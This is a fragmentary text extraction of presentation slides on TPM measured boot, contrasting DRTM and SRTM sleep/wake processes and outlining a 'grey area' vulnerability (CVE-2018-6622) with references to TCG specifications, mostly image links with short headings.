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
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
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
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
DRTM measures code
while waking up!

How about **SRTM**?

Waking Up Process of the SRTM



"Grey Area" Vulnerability (1) (CVE-2018-6622)



<TCG PC Client Platform Firmware Profile Specification>

"Grey Area" Vulnerability (2) (CVE-2018-6622)

TPM 2.0

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<Trusted Platform Module Library Part1: Architecture Specification>

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I should do nothing!


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
